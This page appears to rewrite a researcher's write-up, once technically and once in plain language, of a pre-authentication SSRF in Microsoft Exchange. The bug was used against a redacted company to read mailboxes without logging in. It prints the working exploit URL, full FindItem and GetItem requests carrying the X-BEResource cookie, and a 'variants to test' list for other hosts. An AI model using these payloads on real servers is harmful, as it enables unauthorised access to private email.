Pre-Auth SSRF To Full MailBox Access (Microsoft Exchange Server Exploit)
A pre-authentication SSRF vulnerability in Microsoft Exchange Server allowed an attacker to send internal requests to the /mapi/nspi endpoint. By chaining this with a crafted X-BEResource cookie, the attacker could access the Exchange Web Services and read emails from any mailbox without authentication.
 Published on vanshal.medium.com
Recently, while testing one of the popular Indian company (for the sake of confidentiality lets call it redacted.com). I found out that on one of the subdomains, “Outlook” was running.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
While testing a large Indian company, referred to here as redacted.com, the researcher found that one of its subdomains was running Outlook, and that several other subdomains belonged to the same mail service:
autodiscover.redacted.commail.redacted.comlegacy.redacted.com
One of these subdomains served the Exchange Server page, which exposed version information together with details such as the username and SID. What made it interesting was that the exposed version pointed at a build affected by the Exchange vulnerabilities that Orange Tsai had written about.
The feature at the centre of the write-up is Autodiscover. Exchange clients use it to locate their mailbox settings, and the /autodiscover/autodiscover.json endpoint is one of the ways a client asks the server where its services live. Behind that endpoint the server makes requests to internal Exchange components on the client's behalf, which is exactly the behaviour that can be abused when the destination is not validated.
Setup
No accounts, credentials or special tooling are described. The researcher worked from the public write-ups on the Exchange vulnerabilities and combined payloads from several of them, because each blog approached the exploitation differently. The stated goal was remote code execution, but the researcher says plainly that RCE was not achieved, for reasons the report does not give. What was achieved was pre-authentication SSRF leading to full mailbox access.
The resources used were:
- Reproducing the ProxyShell Pwn2Own exploit
- Reproducing ProxyLogon exploit
- Active exploitation of Microsoft Exchange zero-day vulnerabilities
Finding it
The starting observation was the Exchange Server page on one of the subdomains, disclosing the version along with the username and SID. The researcher already knew of Orange Tsai's Exchange work, concluded that a vulnerable version was running, and read the public analyses to understand the source-code side of the bug and the exploitation steps before trying anything.
Exploitation
Step 1: trigger the pre-auth SSRF
Reading the blogs showed that the pre-auth SSRF can be triggered with the following URL, where the application sends the internal request to /mapi/nspi:
https://autodiscover.redacted.com/autodiscover/[email protected]/mapi/nspi/?&Email=autodiscover/autodiscover.json%[redacted]
The researcher points to PeterJson's source-code analysis for the explanation of why this works. The researcher points to PeterJson's source-code analysis for the full explanation of why this works, and notes that the SSRF itself was found through source-code analysis and that the exploit URL is publicly available. At this point, SSRF GET requests can be sent using the given URL.
Other internal endpoints worth knowing about are listed as:
/powershell/mapi/emsmdb/autodiscover/autodiscover.xml/ews/exchange.asmx/owa/auth/Current//ecp/default.flt/ecp/favicon.ico
Of these, /ews/exchange.asmx is the one that can be used to access emails. The valid XML formats for the Exchange Web Services operations are documented by Microsoft, for example the FindItem operation.
Step 2: list the mailbox with FindItem
To read emails from the Exchange Server, a request is sent to /ecp/favicon.ico (a non-SSRF path) carrying an X-BEResource cookie that contains the Exchange Server address and the SSRF endpoint /ews/exchange.asmx:
POST /ecp/favicon.ico HTTP/1.1Host: autodiscover.redacted.comContent-Type: text/xmlCookie: X-BEResource=[:[@redacted.com:444/ews/exchange.asmx#~1Content-Length: 1128<?xml version='1.0' encoding='utf-8'?> <soap:Envelope xmlns:soap='http://schemas.xmlsoap.org/soap/envelope/' xmlns:t='http://schemas.microsoft.com/exchange/services/2006/types' xmlns:m='http://schemas.microsoft.com/exchange/services/2006/messages' xmlns:xsi='http://www.w3.org/2001/XMLSchema-instance'> <soap:Header> <t:RequestServerVersion Version="Exchange2016" /> </soap:Header> <soap:Body> <m:FindItem Traversal='Shallow'> <m:ItemShape> <t:BaseShape>AllProperties</t:BaseShape> </m:ItemShape> <m:ParentFolderIds> <t:DistinguishedFolderId Id='inbox'> <t:Mailbox> <t:EmailAddress>[redacted]</t:EmailAddress> </t:Mailbox> </t:DistinguishedFolderId> </m:ParentFolderIds> </m:FindItem> </soap:Body> </soap:Envelope>
The X-BEResource cookie contains the Exchange Server address and the SSRF endpoint /ews/exchange.asmx. The body is a standard EWS FindItem call against the inbox distinguished folder of [redacted], with BaseShape set to AllProperties and a shallow traversal.
The response contains the email details of the given address: email, subject, date and attachments. It does not contain the conversation of the email itself.
Step 3: read a full email with GetItem
To read the conversations, the ItemId and ChangeKey are required, and both can be found in the response of the FindItem request above. With those values, a second request retrieves the full email:
This is the same X-BEResource cookie and the same /ecp/favicon.ico front door, but the SOAP body is now a GetItem call whose ItemIds element carries the ItemId and ChangeKey taken from the previous response. The Id and ChangeKey attributes are placeholders in the write-up; the real values come from the FindItem output.

The screenshot shows the payload used to retrieve individual emails without authentication.
Root cause
The write-up does not analyse the vulnerable code itself; it relies on the published source-code analysis and describes the behaviour rather than the implementation. What the requests demonstrate is that the Autodiscover endpoint accepts a crafted URL in which the host portion is manipulated through the @ and the encoded Email parameter, so the server issues the request to an internal path (/mapi/nspi) instead of to the address the client appears to have supplied. The X-BEResource cookie then lets a request to a non-SSRF path (/ecp/favicon.ico) be routed to the internal EWS endpoint, which performs the mailbox operations. The report does not state which patch level or configuration would have prevented this; it only notes that the version looked vulnerable.
Impact
With the SSRF in place, an unauthenticated attacker can reach internal Exchange endpoints. Using /ews/exchange.asmx through the X-BEResource cookie, the attacker can list the contents of a mailbox (FindItem) and then read individual emails in full (GetItem), including the conversation, by reusing the ItemId and ChangeKey from the listing. The researcher demonstrated this against [redacted]. The write-up frames the bug as pre-auth SSRF to RCE, but RCE was not obtained here, so the demonstrated impact stops at mailbox access.
Fix
Variants to test
- Autodiscover SSRF on other Exchange front ends. Send the same crafted
autodiscover.jsonURL against otherautodiscover.*hosts and watch for a response that comes from an internal service rather than the front end. A positive result is a response body characteristic of/mapi/nspior another internal endpoint. - Other internal endpoints from the list. Try
/powershell,/mapi/emsmdb,/owa/auth/Current,/ecp/default.fltand/ecp/favicon.icothrough the same SSRF. A positive result is any response that differs from the front end's normal error page and reveals internal service behaviour. - EWS mailbox enumeration. With a working SSRF, send a
FindItemrequest throughX-BEResourceagainst a known address. A positive result is a SOAP response listing items withItemIdandChangeKeyvalues. - Full message retrieval. Take an
ItemIdandChangeKeyfrom a successfulFindItemand send aGetItemrequest. A positive result is the full message body and conversation. - Version disclosure. Check the Exchange Server page on each mail-related subdomain for version, username and SID disclosure, and compare the build against known vulnerable releases. A positive result is a build that predates the relevant Exchange security updates.
What happened, in plain words
A security researcher was looking at a large Indian company's website. To keep the company private, the write-up calls it redacted.com. While exploring, the researcher noticed that one of the company's subdomains was running Outlook, the mail program many offices use, and that several other subdomains belonged to the same mail service:
autodiscover.redacted.commail.redacted.comlegacy.redacted.com
A subdomain is a name that sits in front of a main domain, like mail.example.com in front of example.com. Companies use them to give different services their own address.
One of these subdomains showed the Exchange Server page. Microsoft Exchange is the server software that runs mailboxes for Outlook. That page showed the version of Exchange running and details such as the username and the SID. A SID (security identifier) is the unique number Windows gives to a user or group.
The researcher already knew about Exchange vulnerabilities that a well-known researcher, Orange Tsai, had written about. Seeing the version, the researcher concluded that a vulnerable build was running.
Before trying anything, the researcher read public blog posts about the exploit to understand how it works and how it is carried out. Each blog explained the exploitation in a different way, so the researcher combined payloads from several of them. A payload is the specially crafted piece of data you send to a system to make it do something it should not.
The bug class here is called SSRF, short for Server-Side Request Forgery. The everyday comparison: imagine a receptionist who will fetch any document you name from the building's internal archive. Normally you can only ask for public documents, but if you can trick the receptionist into fetching an internal file and handing it to you, you have reached places you were never allowed to enter. In SSRF, the server itself makes a request on your behalf, to an address you should not be able to reach directly. Pre-auth means it works before you log in: no username or password is needed.
The full chain is described as pre-auth SSRF to RCE. RCE stands for remote code execution, meaning running your own commands on the server. The researcher says plainly that RCE was not achieved, for reasons the report does not give. What was achieved was pre-auth SSRF leading to full mailbox access: reading other people's email without logging in.
The resources used were:
- Reproducing the ProxyShell Pwn2Own exploit
- Reproducing ProxyLogon exploit
- Active exploitation of Microsoft Exchange zero-day vulnerabilities
Finding it
The starting point was the Exchange Server page on one of the subdomains. It disclosed the version, the username and the SID. The researcher already knew Orange Tsai's Exchange work, decided the version was vulnerable, and read the public analyses to understand the source-code side of the bug and the exploitation steps before trying anything. Reading first matters: it means the requests you send are deliberate rather than guesses.
Exploitation
Step 1: trigger the pre-auth SSRF
The feature at the centre of this is Autodiscover. When you set up Outlook, it needs to know where your mailbox lives: which server, which settings. Autodiscover is the service that answers that question automatically, so you do not have to type server names by hand. The endpoint /autodiscover/autodiscover.json is one of the ways a mail client asks the server where its services are.
An endpoint is simply a specific address on a server that accepts a particular kind of request, like a counter in a building that handles one type of paperwork. An API is the general idea: one program asking another program to do something and getting an answer back, without a human clicking anything.
Reading the blogs showed that the pre-auth SSRF can be triggered with the following URL, where the application sends the internal request to /mapi/nspi:
https://autodiscover.redacted.com/autodiscover/[email protected]/mapi/nspi/?&Email=autodiscover/autodiscover.json%[redacted]
Line by line:
https://autodiscover.redacted.comis the public front door the researcher can reach from a browser./autodiscover/autodiscover.jsonis the Autodiscover endpoint that accepts the request.[email protected]/mapi/nspi/is the crafted part; the researcher points to PeterJson's source-code analysis for why it works.&Email=autodiscover/autodiscover.json%[redacted]is a parameter calledEmail.%3Fis the URL-encoded form of the question mark?.
The researcher points to PeterJson's source-code analysis for the full explanation of why this works, and notes that the SSRF itself was found through source-code analysis and that the exploit URL is publicly available. At this point, SSRF GET requests can be sent using the given URL. A GET request is the ordinary kind a browser makes when you open a page: you are asking to receive something, not to change it.
Other internal endpoints worth knowing about are listed as:
/powershell/mapi/emsmdb/autodiscover/autodiscover.xml/ews/exchange.asmx/owa/auth/Current//ecp/default.flt/ecp/favicon.ico
This is a list of internal endpoints given in the write-up. Of these, /ews/exchange.asmx is the one that can be used to access emails. EWS stands for Exchange Web Services: it is the API that lets programs read and send mail through Exchange. The valid XML formats for the EWS operations are documented by Microsoft, for example the FindItem operation. XML is a text format for structured data, using tags in angle brackets, a bit like a very strict form with labelled boxes.
Step 2: list the mailbox with FindItem
To read emails from the Exchange Server, a request is sent to /ecp/favicon.ico (a non-SSRF path) carrying an X-BEResource cookie that contains the Exchange Server address and the SSRF endpoint /ews/exchange.asmx:
POST /ecp/favicon.ico HTTP/1.1Host: autodiscover.redacted.comContent-Type: text/xmlCookie: X-BEResource=[:[@redacted.com:444/ews/exchange.asmx#~1Content-Length: 1128<?xml version='1.0' encoding='utf-8'?> <soap:Envelope xmlns:soap='http://schemas.xmlsoap.org/soap/envelope/' xmlns:t='http://schemas.microsoft.com/exchange/services/2006/types' xmlns:m='http://schemas.microsoft.com/exchange/services/2006/messages' xmlns:xsi='http://www.w3.org/2001/XMLSchema-instance'> <soap:Header> <t:RequestServerVersion Version="Exchange2016" /> </soap:Header> <soap:Body> <m:FindItem Traversal='Shallow'> <m:ItemShape> <t:BaseShape>AllProperties</t:BaseShape> </m:ItemShape> <m:ParentFolderIds> <t:DistinguishedFolderId Id='inbox'> <t:Mailbox> <t:EmailAddress>[redacted]</t:EmailAddress> </t:Mailbox> </t:DistinguishedFolderId> </m:ParentFolderIds> </m:FindItem> </soap:Body> </soap:Envelope>
Line by line:
POST /ecp/favicon.ico HTTP/1.1is the request line. POST means you are sending data to the server, not just asking for a page./ecp/favicon.icois a path that normally serves a small icon, so it looks harmless, and it is not the SSRF path itself.Host: autodiscover.redacted.comsays which site the request is addressed to.Content-Type: text/xmltells the server the body is XML, so it should parse it as structured data.Cookie: X-BEResource=[:[@redacted.com:444/ews/exchange.asmx#~1is the key part. A cookie is a small piece of text your browser stores for a site and sends back with each request, like a claim ticket. Here the cookie is calledX-BEResourceand it contains the Exchange Server address and the SSRF endpoint/ews/exchange.asmx.Content-Length: 1128says how many bytes the body contains, so the server knows where the body ends.- The rest is the body: a SOAP envelope. SOAP is a standard way of wrapping a request in XML so both sides agree on the format. The
soap:Envelopetag is the outer wrapper, and thexmlns:attributes declare the vocabularies used inside, so the server knows whicht:andm:tags mean what. <t:RequestServerVersion Version="Exchange2016" />tells the server which version of the EWS protocol the request speaks.<m:FindItem Traversal='Shallow'>is the actual operation: find items.Shallowmeans look only at the top level of the folder, not inside subfolders.<m:ItemShape><t:BaseShape>AllProperties</t:BaseShape></m:ItemShape>asks for all properties of each item, not a trimmed-down set.<m:ParentFolderIds>with<t:DistinguishedFolderId Id='inbox'>says which folder to search.inboxis a standard folder name that every mailbox has, so it does not need a special identifier.<t:Mailbox><t:EmailAddress>[redacted]</t:EmailAddress></t:Mailbox>says whose mailbox to look in. This is the target address.- The closing tags simply close what was opened, in the right order.
The response contains the email details of the given address: email, subject, date and attachments. It does not contain the conversation of the email itself. In other words, you get the envelope and the label, not the letter inside.
Step 3: read a full email with GetItem
To read the conversations, the ItemId and ChangeKey are required, and both can be found in the response of the FindItem request above. Think of the ItemId as the shelf number of a specific letter and the ChangeKey as a version stamp that changes whenever the letter is edited, so the server can be sure it is handing over the right version. With those values, a second request retrieves the full email:
Line by line:
- The request line,
Host,Content-TypeandCookieare the same as before: same front door, sameX-BEResourcecookie pointing at the internal EWS endpoint. TheContent-Lengthis now 1062 because the body is slightly different. - The SOAP envelope and the
RequestServerVersionheader are unchanged. <m:GetItem Traversal='Shallow'>is the new operation: get one item, rather than list many.<m:ItemShape><t:BaseShape>AllProperties</t:BaseShape></m:ItemShape>again asks for all properties, so the full message comes back.<m:ItemIds><t:ItemId Id="ItemID" ChangeKey="Changekey" /></m:ItemIds>is where the values from the previous response go.ItemIDandChangekeyare placeholders in the write-up; the real values come from theFindItemoutput.
The screenshot shows the payload used to retrieve individual emails without authentication.
Root cause
The write-up does not analyse the vulnerable code itself; it relies on the published source-code analysis and describes the behaviour rather than the implementation. What the requests demonstrate is that the Autodiscover endpoint accepts a crafted URL in which the host portion is manipulated through the @ and the encoded Email parameter, so the server issues the request to an internal path (/mapi/nspi) instead of to the address the client appears to have supplied. The X-BEResource cookie then lets a request to a non-SSRF path (/ecp/favicon.ico) be routed to the internal EWS endpoint, which performs the mailbox operations. The report does not state which patch level or configuration would have prevented this; it only notes that the version looked vulnerable.
Impact
With the SSRF in place, an unauthenticated attacker can reach internal Exchange endpoints. Using /ews/exchange.asmx through the X-BEResource cookie, the attacker can list the contents of a mailbox (FindItem) and then read individual emails in full (GetItem), including the conversation, by reusing the ItemId and ChangeKey from the listing. The researcher demonstrated this against [redacted]. The write-up frames the bug as pre-auth SSRF to RCE, but RCE was not obtained here, so the demonstrated impact stops at mailbox access.
Fix
Variants to test
- Autodiscover SSRF on other Exchange front ends. Send the same crafted
autodiscover.jsonURL against otherautodiscover.*hosts and watch for a response that comes from an internal service rather than the front end. A positive result is a response body characteristic of/mapi/nspior another internal endpoint. - Other internal endpoints from the list. Try
/powershell,/mapi/emsmdb,/owa/auth/Current,/ecp/default.fltand/ecp/favicon.icothrough the same SSRF. A positive result is any response that differs from the front end's normal error page and reveals internal service behaviour. - EWS mailbox enumeration. With a working SSRF, send a
FindItemrequest throughX-BEResourceagainst a known address. A positive result is a SOAP response listing items withItemIdandChangeKeyvalues. - Full message retrieval. Take an
ItemIdandChangeKeyfrom a successfulFindItemand send aGetItemrequest. A positive result is the full message body and conversation. - Version disclosure. Check the Exchange Server page on each mail-related subdomain for version, username and SID disclosure, and compare the build against known vulnerable releases. A positive result is a build that predates the relevant Exchange security updates.
Glossary
- API: a defined way for one program to ask another program to do something and get an answer back.
- Autodiscover: the Exchange service that tells mail clients where their mailbox settings live.
- ChangeKey: a version stamp attached to a mailbox item, used to identify the exact version of that item.
- Cookie: a small piece of text a browser stores for a site and sends back with later requests, like a claim ticket.
- Endpoint: a specific address on a server that accepts a particular kind of request.
- EWS (Exchange Web Services): the API that lets programs read and send mail through Exchange.
- Exchange Server: Microsoft's server software that runs mailboxes for Outlook.
- GET request: the ordinary request a browser makes to receive a page or resource.
- ItemId: the identifier of a specific item in a mailbox, like a shelf number.
- Payload: the specially crafted data sent to a system to make it behave in an unintended way.
- Port: a numbered door on a server through which a particular service is reached.
- POST request: a request that sends data to the server rather than only asking for a page.
- Pre-auth: reachable before logging in, with no username or password.
- RCE (remote code execution): running your own commands on someone else's server.
- SID (security identifier): the unique number Windows assigns to a user or group.
- SOAP: a standard way of wrapping requests in XML so both sides agree on the format.
- SSRF (Server-Side Request Forgery): tricking a server into making a request to an address you should not be able to reach, and showing you the result.
- Subdomain: a name placed in front of a main domain, such as
mail.example.comin front ofexample.com. - URL encoding: writing special characters in a URL in a safe form, such as
%3Ffor?. - XML: a text format for structured data using tags in angle brackets.



